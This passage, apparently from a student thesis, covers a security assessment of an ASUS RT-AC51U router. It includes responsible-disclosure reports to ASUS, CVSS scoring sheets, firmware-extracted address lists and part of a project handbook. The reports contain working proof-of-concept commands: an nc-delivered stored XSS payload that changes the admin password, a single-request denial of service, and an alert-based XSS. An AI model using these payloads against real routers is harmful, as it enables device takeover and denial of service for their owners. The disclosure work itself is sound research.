- [102] KirstenS, D. Wichers, Davisnw, P. Petefish, A. Weidman, M. Brooks, A. Mir, Dc, D. h3lix, J. Manico, R. Gilbert, Tgondrom, P. Krawczyk, Brandt, A. V. Minhaz, K. Lorenzo, A. Smith, C. Schelin, A. Elias-Bachrach, Sarciszewski, kingthorin, and B. Spatafora, "Cross site request forgery (csrf)," 2018, <https://owasp.org/www-community/attacks/csrf>, Accessed: 03/05/2022.
- [103] KirstenS, J. Manico, J. Williams, D. Wichers, A. Weidman, Roman, A. Jex, A. Smith, J. Knutson, Imifos, E. Yalon, kingthorin, and V. Khanna, "Cross site scripting (xss)," n.d., <https://owasp.org/www-community/attacks/xss/>, Accessed: 03/05/2022.
- [104] J. Lewis, "Economic impact of cybercrime — no slowing down," 2018, <http://csis-website-prod.s3.amazonaws.com/s3fs-public/publication/economic-impact-cybercrime.pdf>, Accessed: 19/05/2022.

- [105] D. Miessler, A. Guzman, V. Rudresh, C. Smith, J. A. Rivas, F. Chantzis, and P. Calderon, "Owasp internet of things - seek and understand," n.d., <https://owasp.org/www-project-internet-of-things/>, Accessed: 06/05/2022.
- [106] Nsrav, KristenS, A. Weidman, psiinon, A. Smith, Jkurucar, and kingthorin, "Denial of service," n.d., https://owasp.org/www-community/attacks/Denial_of_Service, Accessed: 05/05/2022.
- [107] pp_pankaj, "Software testing | security testing," 2019, <https://www.geeksforgeeks.org/software-testing-security-testing/>, Accessed: 06/05/2022.
- [108] J. Rhysider(host), "#asusgate - darknet diaries," 2017, <https://darknetdiaries.com/episode/5/>, Accessed: 15/05/2022.
- [109] H. Sidhpurwala, "Hardening elf binaries using relocation read-only (relro)," 2019, <https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro>, Accessed: 02/05/2022.
- [110] N. Techtown, "Fuzzing with afl - erlend oftedal," 2018, <https://techconf.me/talks/33544>, Accessed: 15/05/2022.
- [111] S. Thelberg, "Security assessment," 2021, <https://www.holmsecurty.com/resources/security-assessment>, Accessed: 18/05/2022.
- [112] P. Weidenbach and J. vom Dorp, "Home router security report 2020," Fraunhofer-Institut für Kommunikation, Informationsverarbeitung und Ergonomie FKIE, Tech. Rep., 2020, https://www.fkie.fraunhofer.de/content/dam/fkie/de/documents/HomeRouter/HomeRouterSecurity_2020_Bericht.pdf, Accessed: 05/01/2019.
- [113] P. L. Wylie and K. Crawley, *The Pentester Blueprint: Starting a career as an ethical hacker*. Wiley, 2021.
- [114] H. Øverby, "Wan," 2021, <https://snl.no/WAN>, 11/05/2022.

A Appendix

A.1 ASUS Bug Disclosure 1

ASUS report - XSS WPA Pre-Shared Key

Type: Products

Product: WLAN/Router

Model: ASUS RT-AC51U

Title: Bug

Subject: XSS in WPA Pre-Shared Key user input field

Issue Description:

This XSS consists of:

1. An admin user connected via Wi-Fi can inject JavaScript of less than 64 characters into the WPA Pre-Shared Key user input field.
2. After applying the changes, the `router.asus.com/start_apply2.htm` page is loaded. The Network Key display field on this page displays the content from the WPA Pre-Shared Key without sanitizing it, leading to the XSS being executed.

This XSS is executed when the Apply button is clicked while logged in as the admin user and connected via the Wi-Fi.

The impact of this bug is currently only that the admin user can execute short JavaScript commands. It is unknown if there are ways to exploit this by a non-admin user. Further updates may open an attack vector in the future.

Firmware version: 3.0.0.4.380.8591

Credit: Jørgen Selsøyvold, Donn Morrison, Ida Heggen Troisdahl

Disclosure time: 90 days


Proof of Concept:

Log in to the admin web UI. Navigate to the Wireless page under the Advanced Settings. In the General tab, open the web browser's developer tools. Find the WPA Pre-Shared Key input field in the HTML and remove the maximum allowed length. In the WPA Pre-Shared Key user input field:

```
<script>alert("XSS via WPA Pre-Shared Key")</script>
```

Click the Apply button. The web page loads the `router.asus.com/start_apply2.htm`, which executes the JavaScript, and an alert box will appear.

Attachments:



A.2 ASUS Bug Disclosure 2

ASUS report -XSS in web UI

Type: Products

Product: Wlan / Router

Model: ASUS RT-AC51U

Title/Subject: XSS in web UI view System Log leads to device takeover

Issue Description:

1. Any LAN based network user can inject arbitrary content (e.g., JavaScript) into the syslog.log file via a malicious request to the miniupnpd service.
2. The content of the syslog.log file is not properly sanitized before being displayed in the System Log/General Log page of the administrator web UI, leading to XSS.

An attacker first sends a malicious request to the miniupnpd service containing JavaScript. The payload is executed when the administrator accesses the System Log/General Log in the administrator web UI.

The impact of this bug is that the attacker can execute JavaScript in the authenticated context of the administrator and thus have complete control over the device, e.g., change the administrator password, enable the telnet service, expose the management interface to the WAN.

Credit Ida Heggen Trosdahl, Jørgen Selsøyvold, Donn Morrison

Disclosure timeline: 90 days

Proof of Concept:

Find service port for miniupnpd by querying UDP port 1900:

```
PORT=$(echo -e 'M-SEARCH * HTTP/1.1\r\nST: upnp:rootdevice\r\n\r\n' | nc  
192.168.1.1 1900 -u | head -n7 | grep -i -oP '^location: http://192.168.1.1:\K.*?/'  
--line-buffered | sed -u 's#/# #g')
```


Then inject the JavaScript payload into the syslog.log file by abusing SOAPAction header. This will cause a message of the type LOG_NOTICE in the syslog.log file containing the user controlled input.

```
echo -e "POST /ctl/CmnIfCfg HTTP /1.1\r\nSOAPAction: \"urn:schemas-upnp  
-org:service:  
WANCommonInterfaceConfig :1# </textarea ><script >newpw='hax123 \';data =  
'action_mode=apply&  
action_script=saveNvram&http_username=admin && http_passwd  
='+newpw;fetch('http :// router.asus  
.com/start_apply.htm ', {method: 'POST ', body: data });</script ><textarea  
>\"\\r\\n\\r\\n\" | nc  
192.168.1.1 $PORT -v
```

Upon accessing the System Log/General Log page from the administrator web UI, the above JavaScript payload will be executed. In this example the password will be changed to a user controlled password. Other example attacks include exfiltrating the plaintext

admin password, exposing the telnet service for remote code execution, exposing the administrator web UI to the WAN, etc.

Attachment:



A.3 ASUS Bug Disclosure 3

ASUS report - DoS web UI

Type: Products

Product: WLAN / Router

Model: ASUS RT-AC51U

Title: Bug

Subject: DoS to web UI by request

Issue description:

Sending a get request to port 80 on the host device will lock up the admin interface. The request is not dropped unless the sender cancels the request or the device is disconnected from the sender or restarted entirely.

The impact of this bug is a denial of service to the administrator web UI.

Firmware version: 3.0.0.4.380.8591

Credit: Jørgen Selsøyvold, Ida Heggen Troisdahl, Donn Morrison

Disclosure time: 90 days

Proof of concept:

Connect to Wi-Fi on either the device's wireless bands or connect with a cable to a LAN port. Send a GET-request to port 80 of the device:


```
echo 'GET / HTTP /1.1 ' | nc 192.168.1.1 80
```

Attempt to log in to the administrator web UI. The page will not load unless the previous request is dropped. The request does not drop on its own when delivered. This will completely lock up the log-in page and the administrator web UI.

A.4 CVSS with Metrics

Each choice in the score has been discussed between the team members, with their understanding of the metrics, the vulnerability and its potential impact.

CVSS - System Log XSS



Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) Adjacent Network (AV:A) **Local (AV:L)** Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) High (AC:H)

Privileges Required (PR)*

None (PR:N) **Low (PR:L)** High (PR:H)

User Interaction (UI)*

None (UI:N) **Required (UI:R)**

Scope (S)*

Unchanged (S:U) **Changed (S:C)**

Impact Metrics

Confidentiality Impact (C)*

None (C:N) Low (C:L) **High (C:H)**

Integrity Impact (I)*

None (I:N) Low (I:L) **High (I:H)**

Availability Impact (A)*

None (A:N) **Low (A:L)** High (A:H)

Temporal Score Metrics

Exploit Code Maturity (E)

Not Defined (E:X) Unproven that exploit exists (E:U) Proof of concept code (E:P) **Functional exploit exists (E:F)** High (E:H)

Remediation Level (RL)

Not Defined (RL:X) Official fix (RL:O) Temporary fix (RL:T) Workaround (RL:W) **Unavailable (RL:U)**

Report Confidence (RC)

Not Defined (RC:X) Unknown (RC:U) Reasonable (RC:R) Confirmed (RC:C)

Environmental Score Metrics

Exploitability Metrics

Attack Vector (MAV)

Not Defined (MAV:X) Network (MAV:N) Adjacent Network (MAV:A)
Local (MAV:L) Physical (MAV:P)

Attack Complexity (MAC)

Not Defined (MAC:X) **Low (MAC:L)** High (MAC:H)

Privileges Required (MPR)

Not Defined (MPR:X) None (MPR:N) **Low (MPR:L)** High (MPR:H)

User Interaction (MUI)

Not Defined (MUI:X) None (MUI:N) **Required (MUI:R)**

Scope (MS)

Not Defined (MS:X) Unchanged (MS:U) **Changed (MS:C)**

Impact Metrics

Confidentiality Impact (MC)

Not Defined (MC:X) None (MC:N) Low (MC:L)
High (MC:H)

Integrity Impact (MI)

Not Defined (MI:X) None (MI:N) Low (MI:L)
High (MI:H)

Availability Impact (MA)

Not Defined (MA:X) None (MA:N) **Low (MA:L)**
High (MA:H)

Impact Subscore Modifiers

Confidentiality Requirement (CR)

Not Defined (CR:X) Low (CR:L)

Medium (CR:M) High (CR:H)

Integrity Requirement (IR)

Not Defined (IR:X) Low (IR:L) Medium (IR:M)


High (IR:H)

Availability Requirement (AR)

Not Defined (AR:X) Low (AR:L)

Medium (AR:M) High (AR:H)

CVSS - Wireless Settings XSS



CVSS Base Score: 3.1
 Impact Subscore: 2.5
 Exploitability Subscore: 0.6
CVSS Temporal Score: 3.1
 CVSS Environmental Score: 2.0
 Modified Impact Subscore: 1.3
Overall CVSS Score: 2.0

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N)
 Adjacent Network (AV:A)
 Local (AV:L)
 Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L)
 High (AC:H)

Privileges Required (PR)*

None (PR:N)
 Low (PR:L)
 High (PR:H)

User Interaction (UI)*

None (UI:N)
 Required (UI:R)

Scope (S)*

Unchanged (S:U)
 Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N)
 Low (C:L)
 High (C:H)

Integrity Impact (I)*

None (I:N)
 Low (I:L)
 High (I:H)

Availability Impact (A)*

None (A:N)
 Low (A:L)
 High (A:H)

Temporal Score Metrics

Exploit Code Maturity (E)

Not Defined (E:X)
 Unproven that exploit exists (E:U)
 Proof of concept code (E:P)
 Functional exploit exists (E:F)
 High (E:H)

Remediation Level (RL)

Not Defined (RL:X)
 Official fix (RL:O)
 Temporary fix (RL:T)
 Workaround (RL:W)
 Unavailable (RL:U)

Report Confidence (RC)

Not Defined (RC:X)
 Unknown (RC:U)
 Reasonable (RC:R)
 Confirmed (RC:C)

Environmental Score Metrics

Exploitability Metrics

Attack Vector (MAV)

Not Defined (MAV:X)
 Network (MAV:N)
 Adjacent Network (MAV:A)
 Local (MAV:L)
 Physical (MAV:P)

Attack Complexity (MAC)

Not Defined (MAC:X)
 Low (MAC:L)
 High (MAC:H)

Privileges Required (MPR)

Not Defined (MPR:X)
 None (MPR:N)
 Low (MPR:L)
 High (MPR:H)

User Interaction (MUI)

Not Defined (MUI:X)
 None (MUI:N)
 Required (MUI:R)

Scope (MS)

Not Defined (MS:X)
 Unchanged (MS:U)
 Changed (MS:C)

Impact Metrics

Confidentiality Impact (MC)

Not Defined (MC:X)
 None (MC:N)
 Low (MC:L)
 High (MC:H)

Integrity Impact (MI)

Not Defined (MI:X)
 None (MI:N)
 Low (MI:L)
 High (MI:H)

Availability Impact (MA)

Not Defined (MA:X)
 None (MA:N)
 Low (MA:L)
 High (MA:H)

Impact Subscore Modifiers

Confidentiality Requirement (CR)

Not Defined (CR:X)
 Low (CR:L)
 Medium (CR:M)
 High (CR:H)


Integrity Requirement (IR)

Not Defined (IR:X)
 Low (IR:L)
 Medium (IR:M)
 High (IR:H)

Availability Requirement (AR)

Not Defined (AR:X)
 Low (AR:L)
 Medium (AR:M)
 High (AR:H)

CVSS - GET-request DoS



Temporal Score Metrics

Exploit Code Maturity (E)

Not Defined (E:X) | Unproven that exploit exists (E:U) | Proof of concept code (E:P) | **Functional exploit exists (E:F)** | High (E:H)

Remediation Level (RL)

Not Defined (RL:X) | Official fix (RL:O) | Temporary fix (RL:T) | Workaround (RL:W) | **Unavailable (RL:U)**

Report Confidence (RC)

Not Defined (RC:X) | Unknown (RC:U) | Reasonable (RC:R) | Confirmed (RC:C)

Environmental Score Metrics

Exploitability Metrics

Attack Vector (MAV)

Not Defined (MAV:X) | Network (MAV:N) | Adjacent Network (MAV:A)

Local (MAV:L) | Physical (MAV:P)

Attack Complexity (MAC)

Not Defined (MAC:X) | **Low (MAC:L)** | High (MAC:H)

Privileges Required (MPR)

Not Defined (MPR:X) | None (MPR:N) | **Low (MPR:L)** | High (MPR:H)

User Interaction (MUI)

Not Defined (MUI:X) | **None (MUI:N)** | Required (MUI:R)

Scope (MS)

Not Defined (MS:X) | **Unchanged (MS:U)** | Changed (MS:C)

Impact Metrics

Confidentiality Impact (MC)

Not Defined (MC:X) | **None (MC:N)** | Low (MC:L)

High (MC:H)

Integrity Impact (MI)

Not Defined (MI:X) | **None (MI:N)** | Low (MI:L)

High (MI:H)

Availability Impact (MA)

Not Defined (MA:X) | None (MA:N) | Low (MA:L)

High (MA:H)

Impact Subscore Modifiers

Confidentiality Requirement (CR)

Not Defined (CR:X) | Low (CR:L)

Medium (CR:M) | High (CR:H)

Integrity Requirement (IR)

Not Defined (IR:X) | Low (IR:L) | Medium (IR:M)

High (IR:H)

Availability Requirement (AR)

Not Defined (AR:X) | **Low (AR:L)**

Medium (AR:M) | High (AR:H)

A.5 Stage 3: IP addresses, URLs and email addresses

IP addresses, URLs and email addresses found in stage 3

IP addresses:

```
***Search for ip addresses***
##### ip addresses
0.0.0.0
1.0.0.0
10.0.0.0
10.0.0.1
1.0.0.1
10.0.2.2
10.1.0.0
10.10.0.0
10.10.0.1
10.10.10.1
10.10.140.250
10.10.250.250
10.105.0.1
10.11.0.0
10.1.1.1
10.11.12.1
10.12.0.0
10.16.0.0
10.2.0.0
10.200.4.11
10.202.192.0
10.255.255.2
10.255.255.255
10.255.255.32
10.3.0.0
10.32.0.0
10.4.0.0
10.66.77.6
10.66.77.8
10.8.0.6
10.90.0.0
10.91.0.0
10.92.0.0
10.93.0.0
10.94.0.0
10.95.0.0
1.1.1.1
1.2.3.4
126.255.255.255
127.0.0.0
127.0.0.1
127.255.255.255
128.0.0.0
172.0.0.0
172.16.0.0
172.20.0.1
255.255.255.128
255.255.255.192
255.255.255.224
255.255.255.240
255.255.255.248
255.255.255.252
255.255.255.254
255.255.255.255
62.168.224.0
77.50.0.0
80.251.120.0
80.252.128.110
80.252.130.250
80.70.224.2
80.70.224.4
81.211.38.128
81.211.38.16
81.211.38.32
81.211.38.4
81.211.38.64
81.211.38.8
81.211.39.0
81.211.40.0
```

```
172.20.20.20
172.30.30.30
172.31.1.245
172.31.255.255
192.168.0.0
192.168.0.1
192.168.0.2
192.168.0.253
192.168.0.254
192.168.0.60
192.168.0.64
192.168.10.1
192.168.1.1
192.168.122.1
192.168.123.11
192.168.123.198
192.168.123.82
192.168.199.1
192.168.2.1
192.168.255.255
192.168.27.0
192.168.32.0
192.168.56.0
192.168.64.0
193.34.10.6
81.211.62.0
81.25.48.0
81.25.53.1
81.91.32.0
82.179.208.0
82.179.208.180
82.179.209.2
82.179.234.0
82.179.236.0
85.142.192.0
85.142.200.0
85.235.32.0
87.240.1.1
87.240.1.2
87.255.0.134
87.255.4.195
8.8.8.8
89.106.37.42
89.20.128.0
89.222.178.128
89.250.0.0
89.250.0.2
89.250.1.0
89.250.1.2
92.168.0.0
92.168.123.11
194.154.83.0
194.178.204.0
195.170.32.18
195.170.33.5
195.170.62.180
195.218.170.0
195.218.174.0
195.225.130.2
195.225.131.2
195.239.126.0
195.98.160.25
2.0.2.14
208.67.220.220
212.1.224.0
212.1.255.0
212.158.171.0
213.141.128.0
213.150.65.248
213.33.170.0
217.114.16.0
217.117.112.1
217.117.113.1
217.170.93.0
217.197.112.0
217.78.176.0
217.78.176.128
217.78.176.192
217.78.176.224
217.78.176.232
217.78.176.240
217.78.177.0
217.78.178.0
217.78.180.0
217.78.184.0
239.255.1.1
239.255.1.2
239.64.64.0
255.0.0.0
255.224.0.0
255.240.0.0
255.252.0.0
255.255.0.0
255.255.224.0
255.255.240.0
255.255.248.0
255.255.252.0
255.255.254.0
255.255.255.0
```

URLs:

```
***Search for urls***
##### urls
http://$local
http://192.168.1.1:4000
http://192.168.123.198
http://[Adresse IP WAN]:8080 ou http:
http://bit.do
http://' + clientObj.ip + '
http://code.google.com
http://codespeak.net
http://css3pie.com
http://css-tricks.com
http://[DDNS name]:8080<
http://debris.demon.nl
http://detectmobilebrowser.com
http://dlcdnet.asus.com
http://dnsomatic.com
http://dns.yandex.com
http://dns.yandex.ru
http://dns.yandex.ua
http://docutils.sf.net
http://docutils.sourceforge.net
http://download.videolan.org
http://en.wikipedia.org
http://findasus.local<
http://findasus.local\
http://get.adobe.com
http://github.com
http://[IP del router]:[Puerto Udpxy]
http://[IP du routeur]:[Port Udpxy]
http://ipkg.nslu2-linux.org
http://iplookup.asus.com
http://[IP Penghala]:[Port Udpxy]
http://[IP routera]:[Port Udpxy]
http://[IP router]:[porta Udpxy]
http://[IP sm
rova
e]:[port Udpxy]
http://[IP WAN]:8080 atau http:
http://[IP WAN]:8080 lub http:
http://[IP WAN]:8080 o http:
http://[IP
]:[Udpxy
http://ivan.ly
http://java.com
http://johnnydebris.net
http://johnnydebris.net.
http://johnnydebris.net<
http://johnnydebris.net under the
```

```
http://[Router IP (IP router)]:[Udpxy port (Port Udpxy)]
http://[Router-IP]:[Udpxy-poort]
http://[Router IP]:[Udpxy port]
http://[Router-IP]:[Udpxy-port]
http://[Router-IP]:[Udpxy Port]
http://[Ruter IP]:[Udpxy port]
https://$USER:$PASSWD@domains.google.com
https://192.168.1.1:443
https://account.asus.com
https://account.asus.com'>Daftar Sekarang!<
https://account.asus.com'>Hemen Kaydol!<
https://account.asus.com'>
nregistra
acum!<
https://account.asus.com'>Inscreeva-se agora!<
https://account.asus.com'>Inscrivez-vous maintenant!<
https://account.asus.com'>Iratkozzon be most!<
https://account.asus.com'>Melden Sie sich jetzt an!<
https://account.asus.com'>Prijavite se zdaj<
https://account.asus.com'>
Registrarse ahora!<
https://account.asus.com'>Registrati adesso!<
https://account.asus.com'>Registrera dig nu!<
https://account.asus.com'>Registrer deg n
https://account.asus.com'>Registrujte se!<
https://account.asus.com'>Rekister
idy nyt!<
```

```
https://account.asus.com'>Schrijf u nu in!<
https://account.asus.com'>Sign Up Now!<
https://account.asus.com'>Tilmeld dig nu!<
https://account.asus.com'>Zarejestruj si
teraz!<
https://account.asus.com'>
https://account.asus.com'>
https://account.asus.com'>
https://account.asus.com'>
https://account.asus.com'>
https://account.dyn.com
https://api.dropboxapi.com
https://dlcdnets.asus.com
https://docs.google.com
https://domains.google
http://service.weibo.com
http://sg03.asuswebstorage.com
https://github.com
https://itunes.apple.com
http://sns.qzone.qq.com
https://oauth.asus.com
```


Email addresses:

```
***Search for emails***  
##### emails  
aha@aha.co.id  
au@au-win.ne.jp  
data@bob.at  
d@w.asahinet.jp  
goodger@users.sourceforge.net  
internet@internet.mtsindia.in  
ISPDA@CINGULARGPRS.COM  
johnny@debris.demon.nl  
johnny@johnnydebris.net  
johnny@johnnydebris.net.  
klaus.hartl@stilbuero.de  
martin@gregorie.org  
me@myhost.mydoma  
PASSWD@domains.google.com  
paul@peck.org  
ppp@a1plus.at  
privacy@asus.com  
router_feedback@asus.com  
sales@openvpn.net  
web@telering.at  
xdsl_feedback@asus.com  
xxxxxxx@hinet.net
```

Project Handbook

Jørgen Selsøyvold

Ida Trosdahl

May 2022

Contents

1 Contract of Cooperation	1
2 Progress Plan	8
2.1 Original Gantt diagram	8
2.2 Edited Gantt diagram - 16.05.22	9
3 Meeting Notices with Minutes	10
3.1 Meeting 11.01.22	10
3.2 Meeting 13.01.22	12
3.3 Meeting 20.01.22	15
3.4 Meeting 29.04.22	17
3.5 Meeting 18.05.22	19
4 Informal Meetings - Minutes	21
4.1 Meeting 25.01.22	21
4.2 Meeting 18.02.22	22
5 Time Sheets and Weekly Reports	23
5.1 Time Sheets - Jørgen	23
5.2 Weekly Reports - Jørgen	24
5.3 Time Sheets - Ida Heggen Trosdahl	29
5.4 Weekly Reports - Ida Heggen Trosdahl	32

1 Contract of Cooperation

Contract of Cooperation

Thesis 91

Members:

Jørgen Selsøyvold
Ida Heggen Troisdahl

January 2022

Contents

- 1 Project goals** **1**
 - 1.1 Performance gains 1
 - 1.2 Performance targets 1
- 2 Roles and responsibilities** **2**
- 3 Procedures** **2**
- 4 Interaction** **3**

1 Project goals

1.1 Performance gains

During the bachelor thesis, it is desirable to reach the following performance gains:

- Draw attention to potential security risks of commonly used devices for the benefit of society. IoT devices, like routers, are prevalent in the world, and the knowledge of the potential security risks can be limited.
- Learn to respect a device when hacking. Even if there are no legal repercussions should the device be broken or should the scope not be respected, learning to respect a device will be useful in the future where legal repercussions may be a possibility.
- Get a better understanding of the security field, especially performing a penetration test and a security assessment on a wireless router. The security field is a fast growing subject with a lot of potential. Having an understanding of IT security will be an advantage.
- Acquire skills that can be useful at a later point, especially in a work setting. As in the last point, IT security has a lot of possibilities, and will most likely have applications in a professional environment.
- Improve the manufacturer's knowledge of any security flaws that might have been missed in the tested device, and help secure future devices. By doing a security assessment on a device, if a security flaw is found, it can be addressed by the manufacturer and this will make it safer for the users of that device.
- Get more experience working closely in a group for a longer period of time. Group projects have been a common procedure during the bachelor's programme, but these projects usually only last a few weeks. The bachelor thesis will last from January until May, meaning that the need to be able to cooperate over a longer period of time will be vital for the result of the thesis.
- High standard on the report and other documentation. To ensure that all requirements maintain a high standard it is necessary that every document and attachment have been through thorough reviews.

1.2 Performance targets

Following are the desirable performance targets for the thesis:

- Find at least 3 security flaws. A big part of the bachelor thesis will be to perform a penetration test on an IoT device, in this case, a router. Routers are known to have security flaws, meaning there likely are known and unknown issues with the device. The penetration testing knowledge of the group is quite limited, so expecting to find more than 3 flaws may be optimistic and may be too challenging.
- Meet all deadlines and fulfill all their requirements. It is important to put effort into the bachelor thesis, and this means there is a need to work hard to submit all the required work for each deadline.
- Meet every requirement in regards to the final report. As the last point stated, the group wants to put effort into the thesis, and this extends to the final report. The final report however is such a big part of the result and it is therefore even more important to make sure all the requirements are met and are of high quality.

- Get a good grade, at least a B, for the final assessment. It is desirable to do a good job and work hard with the thesis, and the group's grade goal is therefore high.
- Send a report to the manufacturer and have them fix the security issues. By sending a report of the issues that have been found to the manufacturer, the manufacturer can fix the issues and owners of the device can avoid potential malicious attacks.

2 Roles and responsibilities

Role	Responsible	Responsibilities
Meeting chairman	Jørgen Selsøyvold	Lead the meetings and make sure that all meeting points are discussed
Meeting reporter	Ida Heggen Trosdahl	Make sure meetings are properly documented
Meeting notices	Jørgen Selsøyvold	Make and send out meeting notices with agenda
Advisor and client communication	Shared	Communicate with the group advisor and client outside of meetings
Room booking	Shared	Book rooms for planned work and meetings
Quality ensurer	Jørgen Selsøyvold	Perform the last review before submitting work
Submission responsible	Ida Heggen Trosdahl	Submit reviewed work before deadlines

3 Procedures

(a) Meeting notice

- The person responsible for meeting notices will create a meeting notice and send an email to the attendees. The meeting notice will include meeting time and place, and the meeting agenda. If there is any objection to the meeting notice, a new meeting notice will be created with input from the attendees and will be sent out again.

(b) Notice of absence or otherwise

- If one of the group members in any way cannot attend a planned meeting at the agreed upon time, a reschedule will be done if possible. If a reschedule is not possible, the absent member will receive the minutes of the meeting. The present member will step into the other member's role during the meeting. The meeting will then proceed as normal as possible. The absent member is expected to give notice as soon as possible, but at the latest 24 hours before the planned meeting. Emergencies are exempt from this rule.
- In the event of absence during informal meetings with the group, the absent group member is expected to give notice as soon as possible. Due to being a small group, reasons for the absence do not need to be disclosed

or explained; any absence is expected to be reasonable and the group will trust each other.

(c) Document procedure

- All documents will be stored and shared on Google Drive. This platform was chosen for its ease of use and because the group members are familiar with it. The group's advisor will have access to it.
